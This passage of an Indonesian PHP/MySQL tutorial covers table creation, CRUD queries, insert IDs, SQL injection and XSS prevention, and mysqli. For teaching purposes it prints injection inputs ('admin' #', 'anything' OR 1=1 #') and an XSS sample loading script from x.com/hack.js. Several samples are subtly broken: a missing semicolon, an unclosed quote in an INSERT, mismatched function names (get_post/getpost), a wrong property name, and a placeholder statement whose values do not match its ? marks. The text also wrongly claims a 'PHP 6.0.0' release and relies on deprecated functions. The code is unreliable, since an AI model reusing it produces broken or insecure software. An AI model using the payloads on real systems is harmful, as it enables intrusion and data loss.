if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
$query = "CREATE TABLE cats (
id SMALLINT NOT NULL AUTO_INCREMENT,
family VARCHAR(32) NOT NULL,
```

```

name VARCHAR(32) NOT NULL,
age TINYINT NOT NULL,
PRIMARY KEY (id)
)";
$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>

```

Seperti yang kita lihat, kueri MySQL terlihat sangat mirip dengan cara kita mengetiknya langsung di command line, kecuali jika tidak ada tanda titik koma, karena tidak diperlukan saat kita mengakses MySQL dari PHP.

Menggambarkan Tabel

Saat kita tidak masuk ke command line MySQL, berikut adalah kode praktis yang dapat kita gunakan untuk memverifikasi bahwa tabel telah dibuat dengan benar dari dalam browser. Ini hanya mengeluarkan kueri DESCRIBE cats dan kemudian menampilkan tabel HTML dengan empat judul—Column, Type, Null, dan Key—di bawahnya semua kolom di dalam tabel akan ditampilkan. Untuk menggunakannya dengan tabel lain, cukup ganti nama cat (kucing) dalam kueri dengan nama tabel baru.

Contoh Menggambarkan tabel kucing

```

<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
$query = "DESCRIBE cats";
$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
$rows = mysql_num_rows($result);
echo "<table><tr><th>Column</th><th>Type</th><th>Null</th><th>Key</th></tr>";
for ($j = 0 ; $j < $rows ; ++$j)
{
$row = mysql_fetch_row($result);
echo "<tr>";
for ($k = 0 ; $k < 4 ; ++$k)
echo "<td>$row[$k]</td>";
echo "</tr>";
}
echo "</table>";
?>

```

Output dari program akan terlihat seperti ini:

```

Column Type Null Key
id smallint(6) NO PRI
family varchar(32) NO
name varchar(32) NO
age tinyint(4) NO

```

Meletakkan Tabel

Menjatuhkan kolom sangat mudah dilakukan dan karena itu sangat berbahaya, jadi berhati-hatilah. Contoh selanjutnya menunjukkan kode yang kita butuhkan. Namun, saya tidak menyarankan kita mencobanya sampai kita telah melalui contoh lain, karena akan menjatuhkan kolom kucing dan kita harus membuatnya kembali menggunakan contoh sebelumnya.

Contoh Menjatuhkan kolom kucing

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
$query = "DROP TABLE cats";
$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

Menambahkan Data

Mari tambahkan beberapa data ke tabel menggunakan kode dari contoh dibawah ini.

Contoh Menambahkan data ke tabel cat

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
$query = "INSERT INTO cats VALUES(NULL, 'Lion', 'Leo', 4)";
$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

Anda mungkin ingin menambahkan beberapa item data lagi dengan memodifikasi \$query sebagai berikut dan memanggil program di browser kita lagi:

```
$query = "INSERT INTO cats VALUES(NULL, 'Cougar', 'Growler', 2)";
$query = "INSERT INTO cats VALUES(NULL, 'Cheetah', 'Charly', 3)";
```

Pilai NULL yang dilewatkan sebagai parameter pertama? Ini karena kolom id bertipe AUTO_INCREMENT, dan MySQL akan memutuskan nilai apa yang akan diberikan sesuai dengan nomor yang tersedia berikutnya secara berurutan, jadi kita cukup memberikan nilai NULL, yang akan diabaikan. Tentu saja, cara paling efisien untuk mengisi MySQL dengan data adalah dengan membuat larik dan menyisipkan data dengan satu kueri.

Mengambil Data

Sekarang beberapa data telah dimasukkan ke dalam tabel cat, Contoh dibawah ini menunjukkan bagaimana kita dapat memeriksa apakah itu dimasukkan dengan benar.

Contoh Mengambil baris dari tabel kucing

```

<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
$query = "SELECT * FROM cats";
$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
$rows = mysql_num_rows($result);
echo "<table><tr> <th>Id</th> <th>Family</th><th>Name</th><th>Age</th></tr>";
for ($j = 0 ; $j < $rows ; ++$j)
{
$row = mysql_fetch_row($result);
echo "<tr>";
for ($k = 0 ; $k < 4 ; ++$k)
echo "<td>$row[$k]</td>";
echo "</tr>";
}
echo "</table>";
?>

```

Kode ini hanya mengeluarkan kueri MySQL SELECT * FROM cats dan kemudian menampilkan semua baris yang dikembalikan. Outputnya adalah sebagai berikut:

```

Id Family Name Age
1 Lion Leo 4
2 Cougar Growler 2
3 Cheetah Charly 3

```

Di sini kita dapat melihat bahwa kolom id telah bertambah secara otomatis dengan benar.

Memperbarui Data

Mengubah data yang sudah kita masukkan juga cukup sederhana. Apakah kita memperhatikan ejaan Charly untuk nama cheetah?

Contoh Mengganti nama Charly si cheetah menjadi Charlie

```

<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
$query = "UPDATE cats SET name='Charlie' WHERE name='Charly'";
$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>

```

If

Jika kita menjalankan contoh diatas maka kita akan melihat bahwa itu sekarang menampilkan yang berikut:

Id Family Name Age

```
1 Lion Leo 4
2 Cougar Growler 2
3 Cheetah Charlie 3
```

Menghapus Data

Growler si tante girang telah dipindahkan ke kebun binatang lain, jadi sekarang saatnya untuk menghapusnya dari database.

Contoh Menghapus Growler si tante girang dari kolom kucing

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
$query = "DELETE FROM cats WHERE name='Growler'";
$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

Ini menggunakan kueri DELETE FROM standar, dan saat kita menjalankan Contoh diatas kita dapat melihat bahwa baris telah dihapus dalam output berikut:

Id Family Name Age

```
1 Lion Leo 4
3 Cheetah Charlie 3
```

Menggunakan AUTO_INCREMENT

Saat menggunakan AUTO_INCREMENT, kita tidak dapat mengetahui nilai apa yang telah diberikan ke kolom sebelum baris disisipkan. Sebaliknya, jika kita perlu mengetahuinya, kita harus bertanya ke MySQL sesudahnya menggunakan fungsi `mysql_insert_id`. Kebutuhan ini umum: misalnya, saat kita memproses pembelian, kita mungkin memasukkan pelanggan baru ke dalam tabel Pelanggan dan kemudian merujuk ke `CustId` yang baru dibuat saat memasukkan pembelian ke dalam tabel pembelian.

Contoh Menambahkan data ke tabel kucing dan melaporkan id penyisipan

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
$query = "INSERT INTO cats VALUES(NULL, 'Lynx', 'Stumpy', 5)";
$result = mysql_query($query);
echo "The Insert Id was: " . mysql_insert_id();
```

```
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

Isi tabel sekarang akan terlihat seperti berikut (perhatikan bagaimana nilai id sebelumnya dari 2 tidak digunakan kembali, karena ini dapat menyebabkan komplikasi dalam beberapa kasus):

Id Family Name Age

```
1 Lion Leo 4
3 Cheetah Charlie 3
4 Lynx Stumpy 5
```

Menggunakan Insert ID

Sangat umum untuk menyisipkan data dalam beberapa tabel: buku diikuti oleh penulisnya, atau pelanggan diikuti oleh pembeliannya, dan seterusnya. Saat melakukan ini dengan kolom kenaikan otomatis, kita harus mempertahankan ID sisipan yang dikembalikan untuk disimpan di tabel terkait. Sebagai contoh, mari kita asumsikan bahwa kucing-kucing ini dapat "diadopsi" oleh publik sebagai sarana penggalangan dana, dan ketika seekor kucing baru disimpan di kolom kucing, kita juga ingin membuat kunci untuk mengikatnya ke pemilik hewan adopsi. Kodenya adalah sebagai berikut:

```
$query = "INSERT INTO cats VALUES(NULL, 'Lynx', 'Stumpy', 5)";
$result = mysql_query($query);
$insertID = mysql_insert_id();
$query = "INSERT INTO owners VALUES($insertID, 'Ann', 'Smith')";
$result = mysql_query($query);
```

Sekarang kucing terhubung ke "pemiliknya" melalui ID unik kucing, yang dibuat secara otomatis oleh AUTO_INCREMENT.

Menggunakan kunci

Prosedur yang benar-benar aman untuk menghubungkan tabel melalui sisipan ID adalah dengan menggunakan kunci. Ini dapat sedikit memperlambat waktu respons ketika ada banyak orang yang mengirimkan data ke tabel yang sama. Urutannya adalah sebagai berikut:

1. Kunci tabel pertama (mis., Cat (kucing dalam bahasa inggris).
2. Masukkan data ke tabel pertama.
3. Ambil ID unik dari tabel pertama melalui `mysql_insert_id`.
4. Buka kunci tabel pertama.
5. Masukkan data ke dalam tabel kedua.

Anda dapat melepaskan kunci dengan aman sebelum memasukkan data ke tabel kedua, karena ID penyisipan telah diambil dan disimpan dalam variabel program. Kita juga bisa menggunakan transaksi alih-alih mengunci, tetapi itu semakin memperlambat server MySQL.

Melakukan Pertanyaan Tambahan

Untuk menjelajahi beberapa kueri yang sedikit lebih kompleks, kita perlu kembali menggunakan tabel pelanggan dan klasik. Akan ada dua pelanggan di tabel pelanggan; tabel klasik menyimpan detail beberapa buku. Mereka juga berbagi kolom umum ISBN, yang disebut isbn, yang dapat kita gunakan untuk melakukan kueri tambahan. Misalnya, untuk menampilkan semua pelanggan beserta judul dan penulis buku yang mereka beli, kita dapat menggunakan kode seperti contoh dibawah ini.

Contoh Melakukan kueri sekunder

```

<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
$query = "SELECT * FROM customers";
$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
$rows = mysql_num_rows($result);
for ($j = 0 ; $j < $rows ; ++$j)
{
$row = mysql_fetch_row($result);
echo "$row[0] purchased ISBN $row[1]:<br>";
$subquery = "SELECT * FROM classics WHERE isbn='$row[1]'";
$subresult = mysql_query($subquery);
if (!$subresult) die ("Database access failed: " . mysql_error());
$subrow = mysql_fetch_row($subresult);
echo " '$subrow[1]' by $subrow[0]<br>";
}
?>

```

Program ini menggunakan kueri awal ke tabel pelanggan untuk mencari semua pelanggan, kemudian, dengan memberikan ISBN buku yang dibeli setiap pelanggan, akan membuat kueri baru ke tabel klasik untuk mengetahui judul dan pengarang masing-masing. Output dari kode ini harus sebagai berikut:

```

Mars Caroline purchased ISBN 9780582506206:
'Membangun PODCAST' by Agus Widodo
Sarwo Nugroho purchased ISBN 9780517123201:
'Desain Seri Rupa Realis dan Tata warna' by Mars Caroline W

```

Catatan: Tentu saja, meskipun tidak menggambarkan melakukan kueri tambahan, dalam kasus khusus ini kita juga dapat mengembalikan informasi yang sama menggunakan kueri NATURAL JOIN seperti ini:

```

SELECT name,isbn,title,author
FROM customers NATURAL JOIN classics;

```

Mencegah Injeksi SQL

Mungkin sulit untuk memahami betapa berbahayanya melewatkan input user yang tidak dicentang ke MySQL. Misalnya, kita memiliki sepotong kode sederhana untuk memverifikasi user, dan terlihat seperti ini:

```

$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "SELECT * FROM users WHERE user='$user' AND pass='$pass'";

```


Pada pandangan pertama, kita mungkin berpikir kode ini baik-baik saja. Jika user memasukkan nilai fredsmith dan mypass masing-masing untuk \$user dan \$pass, maka string kueri, yang diteruskan ke MySQL, akan menjadi sebagai berikut:

```
SELECT * FROM users WHERE user='fredsmith' AND pass='mypass'
```

Ini semua baik dan bagus, tetapi bagaimana jika seseorang memasukkan yang berikut untuk \$user (dan bahkan tidak memasukkan apa pun untuk \$pass)?

```
admin' #
```

Mari kita lihat string yang akan dikirim ke MySQL:

```
SELECT * FROM users WHERE user='admin' #' AND pass=''
```

Apakah kita melihat masalah di sana? Di MySQL, simbol # mewakili awal komentar. Oleh karena itu, user akan masuk sebagai admin (dengan asumsi ada admin pengguna), tanpa harus memasukkan kata sandi. Berikut ini, bagian dari kueri yang akan dieksekusi ditampilkan dalam huruf tebal; sisanya akan diabaikan.

```
SELECT * FROM users WHERE user='admin' #' AND pass=''
```

Jika aplikasi kita menghapus user dari database, maka kodenya akan terlihat seperti ini:

```
$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "DELETE FROM users WHERE user='$user' AND pass='$pass'";
```

Sekali lagi, ini terlihat cukup normal pada pandangan pertama, tetapi bagaimana jika seseorang memasukkan yang berikut untuk \$user?

```
anything' OR 1=1 #
```

Ini akan ditafsirkan oleh MySQL sebagai:

```
DELETE FROM users WHERE user='anything' OR 1=1 #' AND pass=''
```

Kueri SQL akan selalu BENAR sehingga kita akan kehilangan seluruh database user kita. Jadi bagaimana jika ada serangan seperti ini? Jangan mengandalkan tanda kutip ajaib bawaan PHP, yang secara otomatis keluar dari karakter apa pun seperti tanda kutip tunggal dan ganda dengan mengawalnya dengan garis miring terbalik (\). Mengapa? Karena fitur ini bisa dimatikan; banyak programmer melakukannya untuk menempatkan kode keamanan mereka sendiri. Jadi tidak ada jaminan bahwa ini tidak terjadi di server yang kita kerjakan. Faktanya, fitur tersebut tidak digunakan lagi pada PHP 5.3.0 dan telah dihapus di PHP 6.0.0. Sebagai gantinya, kita harus selalu menggunakan fungsi `mysql_real_escape_string` untuk semua panggilan ke MySQL. Contoh dibawah ini adalah fungsi yang dapat kita gunakan yang akan menghapus tanda kutip ajaib yang ditambahkan ke string yang dimasukkan user dan kemudian membersihkannya dengan benar untuk kita.

Contoh Cara membersihkan input user untuk MySQL dengan benar

```
<?php
function mysql_fix_string($string)
{
if (get_magic_quotes_gpc()) $string = stripslashes($string);
return mysql_real_escape_string($string);
}
?>
```

Fungsi `get_magic_quotes_gpc` mengembalikan TRUE jika tanda kutip ajaib aktif. Dalam hal ini, garis miring apa pun yang telah ditambahkan ke string harus dihapus, atau fungsi `mysql_real_escape_string` dapat membuat karakter keluar ganda, membuat string rusak. Contoh dibawah ini mengilustrasikan bagaimana kita akan memasukkan `mysql_fix_string` ke dalam kode kita sendiri.

Contoh Cara aman mengakses MySQL dengan input pengguna

```
<?php
$user = mysql_fix_string($_POST['user']);
$pass = mysql_fix_string($_POST['pass']);
$query = "SELECT * FROM users WHERE user='$user' AND pass='$pass'";
function mysql_fix_string($string)
{
if (get_magic_quotes_gpc()) $string = stripslashes($string);
return mysql_real_escape_string($string);
}
?>
```

Menggunakan Placeholder

Cara lain untuk mencegah injeksi SQL adalah dengan menggunakan fitur yang disebut *placeholder*. Idenya adalah untuk menentukan kueri menggunakan ? karakter di mana data akan muncul. Kemudian, panggil kueri yang telah ditentukan sebelumnya untuk meneruskan data ke sana. Ini memiliki efek memastikan bahwa setiap item data yang dimasukkan dimasukkan langsung ke dalam database dan tidak dapat ditafsirkan sebagai kueri SQL. Dengan kata lain, injeksi SQL menjadi tidak mungkin. Urutan kueri yang akan dieksekusi saat menggunakan command line MySQL akan seperti pada contoh berikut ini:

Contoh Menggunakan placeholder

```
PREPARE statement FROM "INSERT INTO classics VALUES(?,?,?,?)";
SET @author = "Emily Brontë",
    @title = "Wuthering Heights",
    @category = "Classic Ilmiah",
    @year = "1847",
    @isbn = "9780553212587";
EXECUTE statement USING @author,@title,@category,@year,@isbn;
DEALLOCATE PREPARE statement;
```

Perintah pertama menyiapkan pernyataan yang disebut pernyataan untuk memasukkan data ke dalam tabel klasik. Seperti yang kita lihat, sebagai pengganti nilai atau variabel untuk data yang akan disisipkan, pernyataan berisi serangkaian ? karakter. Ini adalah placeholder. Lima baris berikutnya memberikan nilai ke variabel MySQL sesuai dengan data

yang akan dimasukkan. Kemudian pernyataan yang telah ditentukan dieksekusi, melewati variabel-variabel ini sebagai parameter. Terakhir, pernyataan tersebut dihapus, untuk mengembalikan sumber daya yang digunakannya. Di PHP, kode untuk prosedur ini terlihat seperti contoh dibawah (dengan asumsi kita telah membuat login.php dengan detail yang benar untuk mengakses database).

Contoh Menggunakan placeholder dengan PHP.

```
<?php
require 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
$query = 'PREPARE statement FROM "INSERT INTO classics VALUES(?,?,?,?)"';
mysql_query($query);
$query = 'SET @author = "Emily Brontë", ' .
'@title = "Wuthering Heights",' .
'@category = "Classic Ilmiah",' .
'@year = "1847",' .
'@isbn = "9780553212587"';
mysql_query($query);
$query = 'EXECUTE statement USING @author,@title,@category,@year,@isbn';
mysql_query($query);
$query = 'DEALLOCATE PREPARE statement';
mysql_query($query);
?>
```

Setelah kita menyiapkan pernyataan dan belum alokasinya, kita masih dapat menggunakannya sesering yang kita inginkan. Pernyataan seperti itu biasanya digunakan dalam satu lingkaran untuk memasukkan data ke dalam database dengan cepat dengan memberikan nilai ke variabel MySQL dan kemudian mengeksekusi pernyataan tersebut. Pendekatan ini lebih efisien daripada membuat seluruh pernyataan dari awal pada setiap melewati loop.

Mencegah Injeksi HTML

Ada jenis injeksi lain yang perlu kita perhatikan—bukan untuk keamanan situs web kita sendiri, tetapi untuk privasi dan perlindungan user kita. Itu skrip lintas situs, juga disebut sebagai XSS. Ini terjadi ketika kita mengizinkan HTML, atau lebih sering kode JavaScript, untuk dimasukkan oleh user dan kemudian ditampilkan kembali oleh situs web kita. Satu tempat ini umum adalah dalam bentuk komentar. Disini yang paling sering terjadi adalah user jahat akan mencoba menulis kode yang mencuri cookie dari user situs Anda, memungkinkannya menemukan pasangan nama user dan sandi atau informasi lainnya. Lebih buruk lagi, user jahat mungkin meluncurkan serangan untuk mengunduh Trojan ke komputer user.

```
<script src='http://x.com/hack.js'>
</script><script>hack();</script>
```

Tetapi mencegahnya semudah memanggil fungsi `htmlspecialchars`, yang menghapus semua kode markup HTML dan menggantinya dengan formulir yang menampilkan karakter,

tetapi tidak mengizinkan browser untuk bertindak berdasarkan kode tersebut. Sebagai contoh, perhatikan HTML berikut:

```
<script src='http://x.com/hack.js'>
</script>&script>hack();</script>
```

Oleh karena itu, jika kita akan menampilkan apa pun yang dimasukkan user Anda, baik segera atau setelah menyimpannya dalam database, kita harus terlebih dahulu membersihkannya dengan htmlentities. Untuk melakukan ini, saya sarankan kita membuat fungsi baru, seperti yang pertama pada Contoh dibawah ini, yang dapat membersihkan untuk injeksi SQL dan XSS.
Contoh Fungsi untuk mencegah serangan injeksi SQL dan XSS

```
<?php
function mysql_entities_fix_string($string)
{
return htmlentities(mysql_fix_string($string));
}
function mysql_fix_string($string)
{
if (get_magic_quotes_gpc()) $string = stripslashes($string);
return mysql_real_escape_string($string);
}
?>
```

Fungsi mysql_entities_fix_string pertama-tama memanggil mysql_fix_string dan kemudian meneruskan hasilnya melalui htmlentities sebelum mengembalikan string yang sepenuhnya dibersihkan.

Contoh Cara aman mengakses MySQL dan mencegah serangan XSS.

```
<?php
$user = mysql_entities_fix_string($_POST['user']);
$pass = mysql_entities_fix_string($_POST['pass']);
$query = "SELECT * FROM users WHERE user='$user' AND pass='$pass'";
function mysql_entities_fix_string($string)
{
return htmlentities(mysql_fix_string($string));
}
function mysql_fix_string($string)
{
if (get_magic_quotes_gpc()) $string = stripslashes($string);
return mysql_real_escape_string($string);
}
?>
```

Sekarang kita telah mempelajari cara mengintegrasikan PHP dengan MySQL dan menghindari input user yang berbahaya, bab berikutnya akan menjelaskan cara menggunakan ekstensi MySQLi yang ditingkatkan untuk kueri MySQL kita.

Menggunakan Ekstensi MySQL

Meminta Database MySQL dengan mysqli

Dalam bab ini, saya mereplikasi sejumlah contoh sebelumnya, tetapi menulis ulang untuk menggunakan mysqli. Ini akan menjadi contoh yang sangat baik tentang bagaimana kita dapat memperbarui kode warisan apa pun yang kita temui.

Membuat File Masuk

Membuat file login tidak berbeda dengan mysqli dari sebelumnya, sehingga akan terlihat seperti contoh dibawah ini.

Contoh File login.php

```
<?php // login.php
$db_hostname = 'localhost';
$db_database = 'publications';
$db_username = 'username';
$db_password = 'password';
?>
```

Seperti pada bab sebelumnya, database yang akan kita gunakan adalah yang disebut publikasi, dan variabel `$db_username` dan `$db_password` harus disetel ke nama user dan kata sandi yang telah kita gunakan dengan MySQL.

Menghubungkan ke MySQL

Dengan file login.php disimpan, kita mengakses database dengan pernyataan `require_once`, dan terhubung ke server dengan cara yang ditunjukkan pada Contoh dibawah .

Contoh Menghubungkan ke server MySQL dengan mysqli

```
<?php
require_once 'login.php';
$conn = new mysqli($db_hostname, $db_username, $db_password, $db_database);
if ($conn->connect_error) die($conn->connect_error);
?>
```

Contoh ini membuat objek baru bernama `$conn` dengan memanggil metode `mysqli` dengan semua nilai yang diambil dari login.php. Perhatikan pemeriksaan kesalahan yang ditingkatkan, yang kita capai dengan mereferensikan properti `$conn->connect_error`. Jika TRUE, kita memanggil fungsi `die` dan menampilkan detail yang menjelaskan kesalahan. Properti `connect_error` dari `$conn` berisi string yang merinci kesalahan koneksi. Objek `$conn` akan digunakan dalam contoh berikut untuk mengakses database MySQL.

5.3 MEMBANGUN DAN MENGEKSEKUSI KUERI

Mengirim kueri ke MySQL dari PHP dengan `mysqli` semudah mengeluarkannya menggunakan metode kueri. Contoh dibawah ini menunjukkan cara menggunakannya.

Contoh Membuat kueri database dengan mysqli

```
<?php
$query = "SELECT * FROM classics";
$result = $conn->query($query);
if (!$result) die($conn->error);
?>
```

Variabel `$query` diatur ke kueri yang akan dibuat, tetapi di sini nilai ini diteruskan ke metode kueri objek `$connection`, yang mengembalikan hasil yang kita tempatkan di objek `$result`. Kita telah melakukan semua yang kita butuhkan dengan `$connection` dan beralih ke `$result` untuk menikmati apa yang telah dikembalikan dari koneksi. `$result` akan menjadi `FALSE` jika ada kesalahan; jika tidak, itu akan menjadi objek yang dapat diakses. Properti kesalahan `$connection` berisi string yang merinci kesalahan apa pun.

Mengambil hasil

Setelah objek dikembalikan dalam `$result`, kita dapat menggunakannya untuk mengambil data yang diinginkan, satu item dalam satu waktu, menggunakan metode `fetch_assoc` objek. Contoh selanjutnya adalah menggabungkan dan memperluas contoh sebelumnya ke dalam program yang dapat kita ketik dan jalankan sendiri untuk mengambil hasil ini. Saya sarankan kita menyimpan skrip ini menggunakan nama file `query-mysqli.php`.

Contoh Mengambil hasil dengan mysqli, satu sel pada satu waktu

```
<?php // query-mysqli.php
require_once 'login.php';
$connection =
new mysqli($db_hostname, $db_username, $db_password, $db_database);
if ($connection->connect_error) die($connection->connect_error)
$query = "SELECT * FROM classics";
$result = $connection->query($query);
if (!$result) die($connection->error);
$rows = $result->num_rows;
for ($j = 0 ; $j < $rows ; ++$j)
{
$result->data_seek($j);
echo 'Author: ' . $result->fetch_assoc()['author'] . '<br>';
$result->data_seek($j);
echo 'Title: ' . $result->fetch_assoc()['title'] . '<br>';
$result->data_seek($j);
echo 'Category: ' . $result->fetch_assoc()['category'] . '<br>';
$result->data_seek($j);
echo 'Year: ' . $result->fetch_assoc()['year'] . '<br>';
$result->data_seek($j);
echo 'ISBN: ' . $result->fetch_assoc()['isbn'] . '<br><br>';
}
$result->close();
$connection->close();
?>
```

Di sini, untuk mencari baris yang benar setiap kali di sekitar loop, kita memanggil metode `data_seek` dari `$result` sebelum mengambil setiap item data. Kemudian kita memanggil metode `fetch_assoc` untuk mengambil nilai yang disimpan di setiap sel, dan menampilkan hasilnya menggunakan perintah `echo`. Kita mungkin akan setuju bahwa semua pencarian data ini agak rumit dan harus ada metode yang lebih efisien untuk mencapai hasil yang sama. Dan, memang, ada metode yang lebih baik, yaitu mengekstrak satu baris sekaligus.

Mengambil baris

Untuk mengambil satu baris pada satu waktu, ganti loop `for` dari Contoh sebelumnya dengan yang disorot dalam huruf tebal pada Contoh dibawah dan kita akan menemukan

bahwa kita mendapatkan hasil yang sama persis. Kita mungkin ingin menyimpan file yang direvisi ini sebagai `fetchrow-mysqli.php`.

Ccontoh Mengambil hasil dengan mysqli, satu per satu

```
<?php //fetchrow-mysqli.php
require_once 'login.php';
$connection =
new mysqli($db_hostname, $db_username, $db_password, $db_database);
if ($connection->connect_error) die($connection->connect_error);
$query = "SELECT * FROM classics";
$result = $connection->query($query);
if (!$result) die($connection->error);
$rows = $result->num_rows;
for ($j = 0 ; $j < $rows ; ++$j)
{
$result->data_seek($j);
$row = $result->fetch_array(MYSQLI_ASSOC);
echo 'Author: ' . $row['author'] . '<br>';
echo 'Title: ' . $row['title'] . '<br>';
echo 'Category: ' . $row['category'] . '<br>';
echo 'Year: ' . $row['year'] . '<br>';
echo 'ISBN: ' . $row['isbn'] . '<br><br>';
}
$result->close();
$connection->close();
?>
```

Dalam kode yang dimodifikasi ini, hanya seperlima dari interogasi objek `$result` yang dibuat, dan hanya satu pencarian ke objek yang dilakukan di setiap iterasi loop, karena setiap baris diambil secara keseluruhan melalui metode `fetch_array`. Ini mengembalikan satu baris data sebagai array, yang kemudian ditetapkan ke array `$row`. Metode `fetch_array` dapat mengembalikan tiga jenis array sesuai dengan nilai yang diteruskan ke sana:

MYSQLI_NUM

Array numerik. Setiap kolom muncul dalam larik sesuai urutan yang kita tentukan saat kita membuat (atau mengubah) tabel. Dalam kasus kami, elemen ke nol dari array berisi kolom Penulis, elemen 1 berisi Judul, dan seterusnya.

MYSQLI_ASSOC

Array asosiatif. Setiap kunci adalah nama kolom. Karena item data direferensikan dengan nama kolom (bukan nomor indeks), gunakan opsi ini jika memungkinkan dalam kode kita untuk mempermudah proses debug dan membantu programmer lain mengelola kode kita dengan lebih baik.

MYSQLI_BOTH

Array asosiatif dan numerik. Array asosiatif biasanya lebih berguna daripada numerik karena kita dapat merujuk ke setiap kolom dengan nama, seperti `$row['author']`, daripada mencoba mengingat di mana letaknya dalam urutan kolom. Jadi skrip ini menggunakan array asosiatif, mengarahkan kita untuk melewati `MYSQLI_ASSOC`.

Menutup koneksi

PHP pada akhirnya akan mengembalikan memori yang telah dialokasikan untuk objek setelah kita selesai dengan skrip, jadi dalam skrip kecil, kita biasanya tidak perlu khawatir

melepaskan memori sendiri. Namun, jika kita mengalokasikan banyak objek hasil atau mengambil data dalam jumlah besar, sebaiknya kita mengosongkan memori yang telah digunakan untuk mencegah masalah di skrip kita nanti.

Pada halaman yang memiliki lalu lintas tinggi hal ini menjadi sangat penting karena jumlah memori yang dikonsumsi dalam satu sesi dapat bertambah dengan cepat. Oleh karena itu, perhatikan panggilan ke metode close objek `$result` dan `$connection` di skrip sebelumnya, segera setelah setiap objek tidak lagi diperlukan. Idealnya, kita harus menutup setiap objek hasil ketika kita telah selesai menggunakannya, dan kemudian menutup objek koneksi ketika skrip kita tidak akan mengakses MySQL lagi. Praktik terbaik ini memastikan bahwa sumber daya dikembalikan ke sistem secepat mungkin untuk menjaga MySQL tetap berjalan secara optimal, dan mengurangi keraguan apakah PHP akan mengembalikan memori yang tidak terpakai tepat waktu ketika kita membutuhkannya lagi.

Contoh Praktis

Sekarang mari kita tulis ulang program `sqltest.php` prosedural dari bab sebelumnya menggunakan `mysqli`. Konversinya cukup mudah, seperti yang kita lihat pada Contoh dibawah (yang harus kita simpan sebagai `mysqlitest.php` jika kita ingin mengujinya, karena ia terus memanggil dirinya sendiri).

Contoh Memasukkan dan menghapus menggunakan `mysqlitest.php`

```
<?php // mysqlitest.php
require_once 'login.php';
$connection =
new mysqli($db_hostname, $db_username, $db_password, $db_database);
if ($connection->connect_error) die($connection->connect_error);
if (isset($_POST['delete']) && isset($_POST['isbn']))
{
    $isbn = get_post($connection, 'isbn');
    $query = "DELETE FROM classics WHERE isbn='$isbn'";
    $result = $connection->query($query);
    if (!$result) echo "DELETE failed: $query<br>" .
    $connection->error . "<br><br>";
}
if (isset($_POST['author']) &&
isset($_POST['title']) &&
isset($_POST['category']) &&
isset($_POST['year']) &&
isset($_POST['isbn']))
{
    $author = get_post($connection, 'author');
    $title = get_post($connection, 'title');
    $category = get_post($connection, 'category');
    $year = get_post($connection, 'year');
    $isbn = get_post($connection, 'isbn');
    $query = "INSERT INTO classics VALUES" .
    "('$author', '$title', '$category', '$year', '$isbn)";
    $result = $connection->query($query);
    if (!$result) echo "INSERT failed: $query<br>" .
    $connection->error . "<br><br>";
}
```



```

echo <<<_END
<form action="mysqlitest.php" method="post"><pre>
Author <input type="text" name="author">
Title <input type="text" name="title">
Category <input type="text" name="category">
Year <input type="text" name="year">
ISBN <input type="text" name="isbn">
<input type="submit" value="ADD RECORD">
</pre></form>
END;
$query = "SELECT * FROM classics";
$result = $connection->query($query);
if (!$result) die ("Database access failed: " . $connection->error);
$rows = $result->numrows;
for ($j = 0 ; $j < $rows ; ++$j)
{
$result->data_seek($j);
$row = $result->fetch_array(MYSQLI_NUM);
echo <<<_END
<pre>
Author $row[0]
Title $row[1]
Category $row[2]
Year $row[3]
ISBN $row[4]
</pre>
<form action="mysqlitest.php" method="post">
<input type="hidden" name="delete" value="yes">
<input type="hidden" name="isbn" value="$row[4]">
<input type="submit" value="DELETE RECORD"></form>
END;
}
$result->close();
$connection->close();
function getpost($connection, $var)
{
return $connection->real_escape_string($_POST[$var]);
}
?>

```

